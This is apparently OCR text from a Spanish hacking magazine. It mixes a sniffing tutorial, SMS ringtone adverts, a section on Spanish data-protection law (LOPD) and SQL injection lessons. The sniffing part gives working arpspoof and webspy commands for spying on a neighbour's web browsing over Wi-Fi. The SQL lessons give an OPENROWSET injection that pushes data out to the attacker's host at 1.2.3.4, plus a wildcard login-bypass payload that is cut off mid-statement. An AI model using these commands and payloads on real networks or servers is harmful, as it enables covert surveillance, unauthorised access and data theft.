
Una vez instalada correctamente la librería volvemos a lanzar el instalador de netscape:

```
./netscape-installer
```

Como observaréis ahora no tenemos ningún problema en arrancar el asistente de instalación ;)

Pulsamos sobre Next. Aceptamos la licencia. Indicamos el directorio de instalación así como el tipo de instalación. Esperamos a que realiza las conexiones con el servidor y ya tendremos instalado el navegador netscape en nuestra distribución GNU/LiNUX ;)





¡¡Al abordaje...!!

Explicada y comprendida la teoría. Instaladas las herramientas necesarias para realizar el ataque. Solo nos queda abordar la práctica para realizar un ataque totalmente real.

Como hemos venido indicando más arriba, para realizar el ataque es necesario realizar un Mitm (Man in the Middle, Hombre en el medio). Necesitamos interponernos en las conexiones entre el host víctima y la puerta de enlace. De esta manera todas las conexiones hacia Internet pasarán por nosotros.

Según el esquema anterior, tenemos:

```
Host A: Victima.
Host C: Puerta de enlace.
Host B: Atacante.
```

Para realizar un ataque de intermediario, hombre en el medio, tiramos de la suite dsniff, más concretamente de arpspoof.

Abrimos un Terminal. Lanzamos un ping al host A.

```
Ping 192.168.1.33
```

Activamos el ip_forward:

```
# echo 1 > /proc/sys/net/
ipv4/ip_forward
```

Lanzamos Arpspoof:

```
# arpspoof -i ath0 -t
192.168.1.33 192.168.1.1
```

Y por último completamos el ataque de intermediario con otro terminal:

```
Ping 192.168.1.1

#arpspoof -i ath0 -t
192.168.1.1 192.168.1.33
```

De esta manera controlaremos los dos carriles de la conexión entre Host A y Host C.

Todas las conexiones entre estos dos hosts pasarán por nosotros y serán reenviadas a su verdadero destinatario.

Jugando con WebSpy

Tan solo nos queda por añadir la guinda al pastel...

Ejecutamos netscape desde el menú.

Abrimos un nuevo Terminal. Tranquilos que este ya es el último. Y escribimos en este lo siguiente:

```
# webspy -i ath0
192.168.1.33
```

Al lanzar webspy con estos parámetros, webspy se pondrá en modo listening, escuchando todo el tráfico que salga del Host A.

Si el usuario que se encuentra tras ese host está navegando por la gran red de redes, webspy empezará a recopilar en pantalla todas las páginas web que visita nuestro querido vecino... pero por si fuera poco... ¡¡las irá insertando en el netscape!! Para que nosotros podamos ir observando lo que nuestro querido vecino está visualizando en tiempo real y sin mover un solo dedo... Con herramientas como estas... ¿Quién quiere ver gran hermano?

Aquí os dejo en una captura de pantalla lo que he ido recopilando mi webspy.

También os dejo otra captura de pantalla con el Netscape funcionando a través de webspy ;)

Como veis, realizar este ataque a través de GNU/LiNUX y con el paquete dsniff es juego de niños.

Conclusiones:

En cada artículo de Técnicas de Sniffing vamos descubriendo cómo mediante estas técnicas de instrucción en redes locales podemos conseguir con un poco de paciencia y picardía casi cualquier cosa...

Artículo a artículo vamos descubriendo lo peligroso que es enviar datos sensibles por una red local que no esté realmente bien protegida. Más todavía, cuando estos datos viajan en el texto plano, sin ningún tipo de encriptación... Aunque dependiendo de las circunstancias y, como vimos en uno de los artículos de Técnicas de Sniffing, tampoco estamos muy seguros utilizando los protocolo seguros...

Por último, confirmar a los curiosos... que sí. Que la interfaz que he utilizado para los ejemplos pertenece a una tarjeta inalámbrica... Que el ejemplo se ha desarrollado completamente con tecnología Wi-Fi y que el ataque es TOTALMENTE posible y REAL.

Muy pocos seguramente son conscientes de lo importante que puede ser conocer por dónde se "mueve" nuestra víctima... En el próximo capítulo de Técnicas de Sniffing utilizaremos todo esta información para realizar un ataque que según que caso puede ser... ¿mortal? Vosotros mismos lo juzgaréis.


Nos vemos el mes que viene en Hack Wi-Fi.


Un saludo lectores -<|:-þ[n]

NeTTinG (Enrique Andrade González)

nettinghxc@gmail.com

http://www.wadalbertia.org
http://www.hackwifi.tk
http://www.blognetting.tk







MUSICA ORIGINAL
CONVIERTE TU MOVILE EN UN MP3 PORTATIL
sms envía MUSICA19 (espacio) código de cancion al 7494
EJEMPLO: para descargarte LA SINTONIA de los SIMPSOS tienes que enviar MUSICA19 26189 al 7494
Rechaza imitaciones
27456 BECAUSE OF YOU Ne-Yo
27504 THE SIMPSONS THEME Green Day
27505 THE KISS OF DAWN HIM
27511 DESTINATION UNKNOWN Alex Gaudino
27521 DANCE TONIGHT Paul McCartney
3946 A CONTRAMANO Nek
27436 LOST WITHOUT U Robin Thicke
26126 AFRICA Fernando Castro
26974 EN LAS CALLES DE MADRID Rosana
25508 ESCUCHAME GRITAR (FERNANDO MARTIN REMIX)
25516 SIETE 7 notas 7 colores
26142 ATIENDE LO TUYO K-narias
17644 AMOR GITANO (BSO El Zorro) A.Fernández y Beyoncé
26189 BSO LOS SIMPSONS BSO Los Simpsons
13884 MICROMANIA Tata Golosa
25017 UMBRELLA Rihanna
1486 ME MUERO La Quinta Estación
13552 QUE HICISTE Jennifer Lopez
13725 LAS DE LA INTUICION Shakira
17452 ADOLESCENTES Kiko y Shara
0358 ATREVETE-TE Calle 13
4883 TORRE DE BABEL (REGGAETON MIX) David Bisbal
25501 NEVERENDING STORY (ANUNCIO COCHE)
17769 IMPACTO Daddy Yankee
25129 Hot summer night (Oh la la) David Tavare feat 2Elvissa
25116 MI TIGRESA El Maki con Mario Méndez
13567 HOW TO SAVE A LIFE (BSO ANATOMIA DE GREY)
25357 MI CARRO El Koala y Manolo Escobar
1593 TU RECUERDO Ricky Martin con Chambao
26133 ME GUSTA EL FÚTBOL Melendi
14773 NANAI Mala Rodriguez
25500 MA QUALE IDEA Pino D'Angio
14609 PARA TODA LA VIDA El Sueño de Morfeo
17822 POR AMARTE Pepe Aguilar
CINE Y TELEVISION
26196 THE MINISTRY OF MAGIC
26195 THE KISS
26194 PROFESSOR UMBRIDGE
26193 LOVED ONES AND LEAVING
26192 DEMENTORS IN THE UNDERPASS
26191 DARKNESS TAKES OVER
Harry Potter y la Orden del Fénix
17782 BARRACUDA (BSO SHRECK 3)
3680 EYE OF THE TIGER (BSO ROCKY III)
7186 BSO LA PANTERA ROSA
3677 BSO GLADIATOR
2340 MAIN TITLE (BSO EL ULTIMO MOHICANO)
77224 BSO EL BUENO, EL FEO Y EL MALO
3679 EL PADRINO
6368 EL EXORCISTA (TUBULAR BELLS)
9100 PULP FICTION
77224 BSO EL BUENO, EL FEO Y EL MALO
4901 BSO PRETTY WOMAN
4846 MAIN TILE (BSO EL PADRINO)
13567 HOW TO SAVE A LIFE (BSO ANATOMIA DE GREY)
4887 BSO FRAGGLE ROCK
2339 IMPERIAL MARCH (BSO STAR WARS)
2338 BSO TERMINATOR 2
2335 BSO THE BENNY HILL SHOW
3678 BSO MISION IMPOSIBLE
POLIFONICOS
ÚSALOS COMO TONOS DE LLAMADA PARA TUS AMIGOS
sms envía TONOS4 (espacio) código polifonico al 7494
EJEMPLO: para descargarte "BSO DEL ZORRO" tienes que enviar TONOS4 92061 al 7494
bájate todos los éxitos ¡¡¡para tu móvil!!!
TOP
83834 La abeja maya
85606 Vals de Amelie
91534 How to save a life (Anatomia de Grey)
84940 Sexo en Nueva York
83648 La familia Monster
84233 La historia interminable
92061 Amor gitano (El Zorro)
85607 El pajaro loco
85529 BSO El ultimo mohicano
84724 El bueno, el feo y el malo
83883 Fraggle Rock
80108 Benny Hill
80065 I'll be there for you (BSO Friends)
80082 BSO La pantera Rosa
80096 BSO Pulp Fiction
80074 El equipo A
83188 Real Madrid
80017 BSO Mision imposible
83901 Zorba el griego
84094 Himno de riego
NUEVAS
92536 Atiende lo tuyo
92504 Evolution
92440 Keep on moving
92441 Mi gente
92444 Mi codo
CINE
84207 El Padrino
84064 Darth Vader Marcha imperial
84560 Curro Jimenez
84067 El Exorcista (Tubular bells)
80044 Eye of the tiger (BSO Rocky III)
84440 El señor de los anillos
84759 Gladiator
84999 CSI Miami
84692 Rasca y pica
85441 Verano azul
91215 Who Are You? (BSO CSI Las Vegas)
80048 El coche fantastico
84966 24 - Serie TV
80168 Superdetective en Hollywood
84695 Shrek
84437 Shin Chan
85974 Hospital central
84660 SWAT - Hombres de Harrelson
90651 BSO The Crow (El Cuervo)
ESPAÑOLAS
91504 Las de la intuicion
91237 Me muero
90385 Torre de Babel (Db Mix)
92011 Adolescentes
92204 Dímelo
ATENCIÓN AL CLIENTE 902 01 30 16 (10 - 19 horas)
LOGOS Y TONOS
www.logosytonos.com
JUEGOS
Descárgatelos al móvil y juega donde y cuando quieras
sms envía JUEGOS30 (espacio) código juego al 7494
EJEMPLO: para descargarte "BISBAL FAN FACTOR" tienes que enviar JUEGOS30 3094 al 7494
convierte tu móvil en una consola de juegos
David Bisbal Fan Factor código 3094
Mobile Body Trainer entrenador personal físico código 3098
Shrek Tercero código 3091
código 3092
código 1836
¡ALLÁ TÚ!
Miami Nights código 3035
Dogz código 3089
¡Entrena tu mente y conviértete en el más listo de tus amigos!
Sonic Jump código 3025
Brain Challenge código 2616
Sexy Babes código 3107
Real Football 2007 código 1435
TOP JUEGOS
2034 ZUMA
3093 MOBI LOVER
1181 CONECTA 4
7741 SONIC THE HEDGEHOG
1051 BUBBLE BASH
3024 DESEOS OCULTOS
2611 BOCA SECA MAN
5577 VIRTUA TENNIS MOBILE
9585 SEXY VEGAS ANASTASIA MAYO
1459 SEXY SHANGAI
258 DOMINO FEVER
2613 MUJERES DESESPERADAS
3085 FLEXIS
1457 Prince of Persia - Las 2 coronas
TEMAS
TEMA = FONDO + ICONOS
sms envía MENU26 (espacio) código del tema al 7494
FONDO + ICONOS Perros código 14584
¡llénalo de coches tuneados!
Tuning World código 1582
FONDO + ICONOS Fantasmas código 0165
FONDO + ICONOS Horoscopo código 14449
FONDO + ICONOS Culturistas código 13789
SONIBROMAS
sms envía POLITONO83 (espacio) código polifonico al 7808
ÚSALOS COMO TONOS DE LLAMADA PARA TUS AMIGOS
77435 Osea te cojo el telefono
77395 Mensaje del caudillo
77762 Como el luisma no se entera
77642 El teléfono es mi tesoro
26735 Coge el maldito teléfono
78862 Sevilla - Hasta la muerte
78854 R. Madrid - Fieles y leales
77148 La guardia civil
1583 Tikitaka
27457 Padre nuestro pijo
79386 F1 Alonso
78851 Barça - La la la Fc Barcelona
7277 Bernardo Camera Cafe Mari Carmen
78868 R.Madrid - Coge el móvil
79094 Atleti, Atleti, Atletico de Madrid
26729 Dos cosas
6924 Cariño me lo puedes coger
79097 athleeeeeeeeetic!
9670 Alcohol
X MESSENGER ahora para móviles
TUS CONTACTOS SIEMPRE CONTIGO
sms envía MSX46 (espacio) 2269 al 7494
MESSENGER EN TU MÓVIL

CURSO de HACKING

Legislación: LOPD

¿Conocéis vuestros derechos? ¡Pues ya va siendo hora! Este mes os vamos a dar algunas nociones sobre la LOPD que conviene que conozcáis. También seguiremos con la inyección de SQL y el uso de nuestro propio Microsoft SQL Server.

Hemos comentado en más de una ocasión qué le puede pasar a un hacker que sea detenido por penetrar en una red ajena, pero de pasada, así que este mes vamos a verlo con un poco más de detalle.

Los tres pilares de la seguridad de la información (pues lo que importa es la información, los demás elementos informáticos son reemplazables) son la confidencialidad, integridad y disponibilidad. Hay quien añade más, pero en esos tres están todos los expertos de acuerdo.


Si aplicamos estos principios de la seguridad a lo que NO debe hacer un hacker en una red ajena si no quiere meterse en líos legales, nos encontramos con que no debe borrar nada ni bloquear su acceso (atentaría contra la disponibilidad de la información), no debe alterarlo (atentaría contra la integridad de los datos), y no debe vender dicha información (pues atentaría contra la confidencialidad)... al menos esa es la base. A eso hay que añadir que si NO obtiene ningún beneficio económico con ello (por lo que no debe cobrar por informar al hackeado de sus fallos, por ejemplo) tiene todavía menos posibilidades de visitar la cárcel.

Pero todo esto, aunque hay resoluciones judiciales en España que lo sustentan, es en teoría porque le puede tocar llevar el caso a un juez que interprete la ley de otra forma. Como me dijo en una ocasión un abogado "he perdido casos que estaban ganados, y ganado casos que estaban perdidos".


Suelo dar por sentado que aquellos que me leéis tenéis dos dedos de frente, pero eso no significa que conozcáis vuestros derechos... y deberes, así que os vamos a explicar una de las leyes más importantes que hay en España de aplicación en el ámbito de Internet y que conviene que conozcáis (no os vamos a preparar para pasar un examen con la nota de magna cum laude, porque no podemos enrollarnos mucho, pero nos conformaremos con que sepáis lo básico): la LOPD (otro día os hablaremos de la LSSI).

La LOPD es el acrónimo de Ley Orgánica de Protección de Datos de Carácter Personal. Básicamente esta ley se ocupa de velar por los derechos de los ciudadanos cuando una empresa trata sus datos personales. El objetivo es que las empresas no puedan disponer a placer de los datos personales de sus clientes para mandarles publicidad, vendérselos a otra empresa o cualquier otra burrada que os podáis imaginar.

Para velar por el cumplimiento de esta ley se creó la Agencia Española de Protección de Datos (AEPD), que es la que actúa tras la denuncia de un ciudadano y, en caso de detectar un delito, le indica al juez la gravedad del mismo y el rango de sanciones a imponer. Finalmente es el juez el que impone la sanción y el im-



Página web de la AEPD.



porte exacto de la multa. En la entrega 50 os dimos la URL de la Agencia, que ha cambiado a www.agpd.es.

Los tipos de sanciones vienen indicados en la LOPD junto con la cuantía de la multa (que cobra el estado, no el denunciante):

1.- Leves: Entre 601,01 y 60.101,21 €

2.- Graves: Entre 60.101,21 y 300.506,25 €

3.- Muy graves: Entre 300.506,25 y 601.012,1 €

Las medidas de seguridad que debe implantar el responsable del fichero (la empresa que recoge los datos, para que nos entendamos) dependen del nivel de los datos personales que almacene, que están clasificados en tres niveles:

1.- Nivel básico: Cualquier dato de carácter personal que pueda identificar a un individuo (nombre, dirección, e-mail, DNI, etc.).

2.- Nivel medio: Básicamente todos los datos relativos a la comisión de infracciones administrativas o penales, Hacienda Pública y servicios financieros.

3.- Nivel alto: Datos de ideología, religión, creencias, origen racial, salud, vida sexual, así como los recabados para fines policiales.

Dichas medidas de seguridad están especificadas en el Real Decreto que aprueba el Reglamento de Medidas de Seguridad de los ficheros automatizados que contengan datos de carácter personal (RMS). Dichas medidas de seguridad, si habéis leído sobre la ISO 17799 y la ISO 27701, podréis ver que no son nada nuevo. Implica que hay que hacer copias de seguridad, definir responsables, proteger los datos con las medidas técnicas posibles, etc.

Os dejamos los ficheros Ley Orgánica.pdf y Real Decreto.pdf para que conozcáis vuestros derechos.

En una ocasión llamé a una de estas empresas de formación a distancia que tanto se anuncian para preguntar por un curso. Antes de que me pasaran con un comercial, me pidieron mis datos personales, lo que no tiene sentido si todavía no he decidido contratar un curso, pero pensemos en positivo e interpretemos que eso es para poder hacer un mejor seguimiento a mi consulta. Ahora bien, cuando me pidieron mi DNI les dije que no lo necesitaban para informarme sobre un curso, y me dijeron que si no les daba mi DNI no podían atenderme, tras lo cual les di las gracias y colgué. ¿Para qué quieren mi DNI, qué va a ser el siguiente dato que me pidan, mi número de calzado?

La LOPD es clara en este aspecto: "Los datos de carácter personal sólo se podrán recoger para su tratamiento, así como someterlos a dicho tratamiento, cuando sean adecuados, pertinentes y no excesivos en relación con el ámbito y las finalidades determinadas, explícitas y legítimas para las que se hayan obtenido". No tuve ganas de complicarme la vida, pero tal vez ese sería un motivo para que la Agencia Española de Protección de Datos les hiciera una visita.

Y es que hacemos valer poco nuestros derechos con la LOPD... Pero todo es cuestión de estar bien informados.

Ahora bien, todavía hay muuuchas empresas en España que no hacen caso a esta ley, y luego pasa lo que pasa. Os voy a hablar de un caso real para que lo entendáis con mayor facilidad.

En el año 2.000, la productora del programa de televisión "Gran Hermano", Zeppelin, tenía una base de datos en Access con los datos personales de los 1.722 candidatos a la primera edición del programa. Unos hackers lograron acceder a dicha base de datos y la hicieron pública en Internet. Según la AEPD, los responsables de la productora "no tomaron ni la más elemental medida de seguridad para evitar la difusión en Internet de datos muy personales de los aspirantes a concursar en el programa". La productora alegó que "Zeppelin, al igual que el Pentágono, la CIA y grandes bancos, ha sido víctima de un hacker. La seguridad en Internet es aún un reto". Pero eso no convenció a la AEPD, quien le impuso una multa total en 2.001 que ascendió a 180 millones de las antiguas pesetas, como ya os informamos en la entrega 37.

De esos 180 millones, 25 correspondían a la violación del artículo 9 de la LOPD que especifica que "El responsable del fichero (..) deberán adoptar las medidas de índole técnica y organizativas necesarias que (..) eviten su alteración, pérdida, tratamiento o acceso no autorizado (..)". Por lo tanto, es el responsable el que debe poner todos los medios necesarios para que los datos no puedan ser robados.

Desde la imposición de la multa en 2.001, la productora Zeppelin ha estado interponiendo recursos hasta que ha llegado al Tribunal Supremo, quien ha ratificado en 2.007 la sentencia obligando a pagar la multa.

Así pues, cada vez que un hacker es capaz de acceder a datos de carácter personal que una empresa no esté protegiendo adecuadamente, está revelando el incumplimiento de dicha empresa a la aplicación de la LOPD... Si es que la empresa no puede alegar que para el ataque se utilizó un novedoso sistema desconocido y que no pudo haberse predecido y protegido contra él...

Pero no todo el monte es orégano, conviene recordaros que hubo cuatro detenidos acusados de haber divulgado dicho Access y fueron acusados de revelación de secretos, delito penado con hasta cuatro años de cárcel. Así que mucho cuidadito con lo que hacéis.

Inyección de código SQL XIII: Leyendo ficheros III

MÉTODO 4

Si no funciona la conexión, podéis mirar en el log de vuestro firewall personal, o en un sniffer, para verificar que el servidor remoto está intentando conectarse a nuestro SQL Server. Si no veis ninguna traza podría significar que el firewall que proteja al servidor remoto bloquea las conexiones salientes. Como no sabemos qué IPs o puertos de destino están permitidos en el firewall (en el sentido de salida desde el servidor remoto), podéis probar a intentar conectaros a otros puertos de vuestro PC que podría permitir un firewall normalmente (para actualizar los parches del servidor, por ejemplo). Para ello probad a conectaros a puertos como el de HTTP, SMTP, etc. de esta manera (esta vez no ponemos el nombre de dominio sino la IP para que veáis la diferencia):

```
'; INSERT INTO OPENROWSET
('SQLOLEDB','UID=sqluser;PWD
=clave123;ADDRESS=1.2.3.4,8
0;','SELECT * FROM export')
SELECT * FROM foo--
```

Si os fijáis, en la sentencia que he creado en esta ocasión he puesto la dirección IP de nuestro equipo (1.2.3.4) en

NOTICIA BREVE

AL CHINO CREADOR DEL VIRUS WORM.WHBOY (O FUJACKS), LI JUN, LE HAN OFRECIDO UN SUELDO DE 140.000€ EN LA EMPRESA CHINA JUSHU TECHNOLOGY CO... QUE DISFRUTARÁ DENTRO DE 4 AÑOS CUANDO SALGA DE LA CÁRCEL COMO PENA POR LA CREACIÓN DEL VIRUS. LI JUN DICE QUE CREÓ EL VIRUS PORQUE NADIE LE OFRECÍA TRABAJO COMO INFORMÁTICO.

vez de su hostname. Por ese motivo, en vez de indicarlo en la variable SERVER (como hicimos en la anterior entrega), le he indicado en la variable ADDRESS.

Si descubrís en vuestros logs que la conexión se establece en alguno de estos puertos, habría que cambiar el puerto al que escucha vuestro SQL Server (o si tenéis un router con NAT bastaría con cambiar el puerto de destino redirigido al 1433 interno en vuestro PC).

Saltarnos un formulario de autenticación II

En la entrega 100 os explicábamos tres formas (a modo de casos) de saltarnos el típico formulario web que nos pide usuario y contraseña. Ahora que ya conocéis mejor el funcionamiento del SQL y cómo extraer información de los mensajes de error os explicaremos una cuarta manera de saltarnos ese I/p que nos detiene.

Caso 4: Nos hacemos pasar por otro usuario
Todos los que hemos trabajado con MS-DOS y una shell de Linux estamos acostumbrados a utilizar en nuestros comandos el * como comodín. Por ejemplo, para buscar en un directorio ficheros DOC ejecutaríamos:

```
C:\> dir *.doc
```

Y si queremos buscar un fichero cuya primera letra hemos olvidado ejecutaríamos:

```
C:\> dir ?nforme.doc
```

Pues bien, en el SQL también existen comodines. Realizando una analogía entre el MS-DOS al que estáis acostumbrados y el SQL dichos comodines serían:

COMODINES

En MS-DOS o Access	En SQL	Explicación
*	%	Sustituye a cualquier cadena
?	_	Sustituye a un carácter

Vamos a explicaros cómo utilizarlos.

Imaginad que tenemos en una base de datos la tabla "usuarios" con una columna "usuario" donde existe un usuario llamado "administrador", y con otra columna "clave" donde se almacena la clave "acceso123":

TABLA usuarios

COLUMNA usuario	COLUMNA clave
administrador	acceso123

Si quisiéramos consultar la clave del administrador ejecutaríamos:

```
SELECT clave FROM usuarios WHERE usuario =
'administrador';
```

Nos devolverá: acceso123

Imaginemos que no nos acordamos del nombre completo del administrador (porque no nos acordamos si lo pusimos en inglés "administrator", reducido "admin", o en castellano "administrador") y que sólo nos acordamos del comienzo. Aquí es donde entra en juego el comodín. En MS-DOS podríamos sustituirlo por "admi*", pero en SQL lo sustituiremos por "admi%".

Ahora bien, en SQL tendremos que indicarle que vamos a hacer una búsqueda de una subcadena empleando el operador LIKE, que sustituirá al "=". De esta forma la sentencia SQL que nos quedaría sería:

```
SELECT clave FROM usuarios WHERE usuario LIKE
'admi%';
```

Nuevamente nos devolverá: acceso123

Ojo, os recuerdo que SQL es sensible a los caracteres en mayúsculas y minúsculas, por lo que si no os acordáis si el usuario empieza con mayúsculas o no podríais ejecutar la sentencia:

```
SELECT clave FROM usuarios WHERE usuario LIKE
'_dministrador';
```

Otra vez nos devolverá: acceso123

Si alguien se está preguntando cómo podríamos emplear un usuario que contenga el símbolo "%" la respuesta es sencilla, empleando el carácter de escape "\". El carácter escape sirve para indicarle al SQL que el símbolo que viene a continuación es un carácter y no un valor SQL a interpretar. Así, si queremos buscar un usuario que se llame "periquito%3" ejecutaríamos la sentencia:

```
SELECT clave FROM usuarios WHERE usuario =
'periquito\%3';
```

Si os preguntáis entonces cómo emplear una palabra que contenga el "\" tampoco es difícil ¡usando de nuevo el carácter escape! Así, si el usuario se llama "periqu\to", la consulta sería:

```
SELECT clave FROM usuarios WHERE usuario =
'periqu\\to';
```

Bueno, ahora que ya estáis puestos en los comodines pasemos a la inyección de código. ¿Cómo podemos aprovecharnos de esta funcionalidad? Veamos primero la sentencia SQL que verifica nuestro usuario y clave en el formulario. Un ejemplo sería:

```
SELECT * FROM usuarios WHERE usuario =
'jorge' AND clave = 'jorge123'
```

Sencillo, seguro que en el servidor hay algún usuario cuyo nombre contenga la letra "a" (admin, sin ir más lejos), por lo tanto lo único que hay que hacer es intentar acceder como ese usuario empleando los comodines. Eso traducido a SQL sería %a%. Así pues inyectamos:

```
Usuario: %a%
Clave:
```

Quedaría entonces la sentencia SQL así:

```
SELECT * FROM usuarios WHERE usuario = '%a%'
AND clave = '--'
```

Con esta inyección no vamos a llegar a ninguna parte, dado que para emplear el comodín tenemos que utilizar el operador LIKE. No hay problema para utilizar el LIKE, pero nos obliga a utilizar el nombre de la columna. Como a estas alturas ya os hemos explicado cómo descubrir el nombre de las columnas daremos por hecho que ya sabéis que la columna del usuario es "usuario". De todos modos, si no queréis repasar las anteriores entregas donde os explicábamos cómo ver los nombres de las columnas podéis aprovecharos de lo predecible que son muchos programadores, ya que es habitual que el nombre de la columna donde se almacenan los nombres de usuario se llamen username, name, login, userid, id, etc. En fin, o empleáis la imaginación o aplicáis las técnicas de descubrimiento SQL que ya os hemos enseñado ;-)

Así pues ya estamos preparados para realizar nuestra inyección:

```
Usuario: a' OR usuario LIKE '%a%
Clave:
```

Quedaría entonces la sentencia SQL así:

```
SELECT * FROM usuarios WHERE usuario = 'a' OR
usuario LIKE '%a%' AND clave = ''
```

Es más podríamos simplificar la sentencia SQL y acceder como un usuario cualquiera inyectando:

```
Usuario: a' OR usuario LIKE '%
Clave:
```

Quedaría entonces la sentencia SQL así:

```
SELECT * FROM usuarios WHERE usuario = 'a' OR
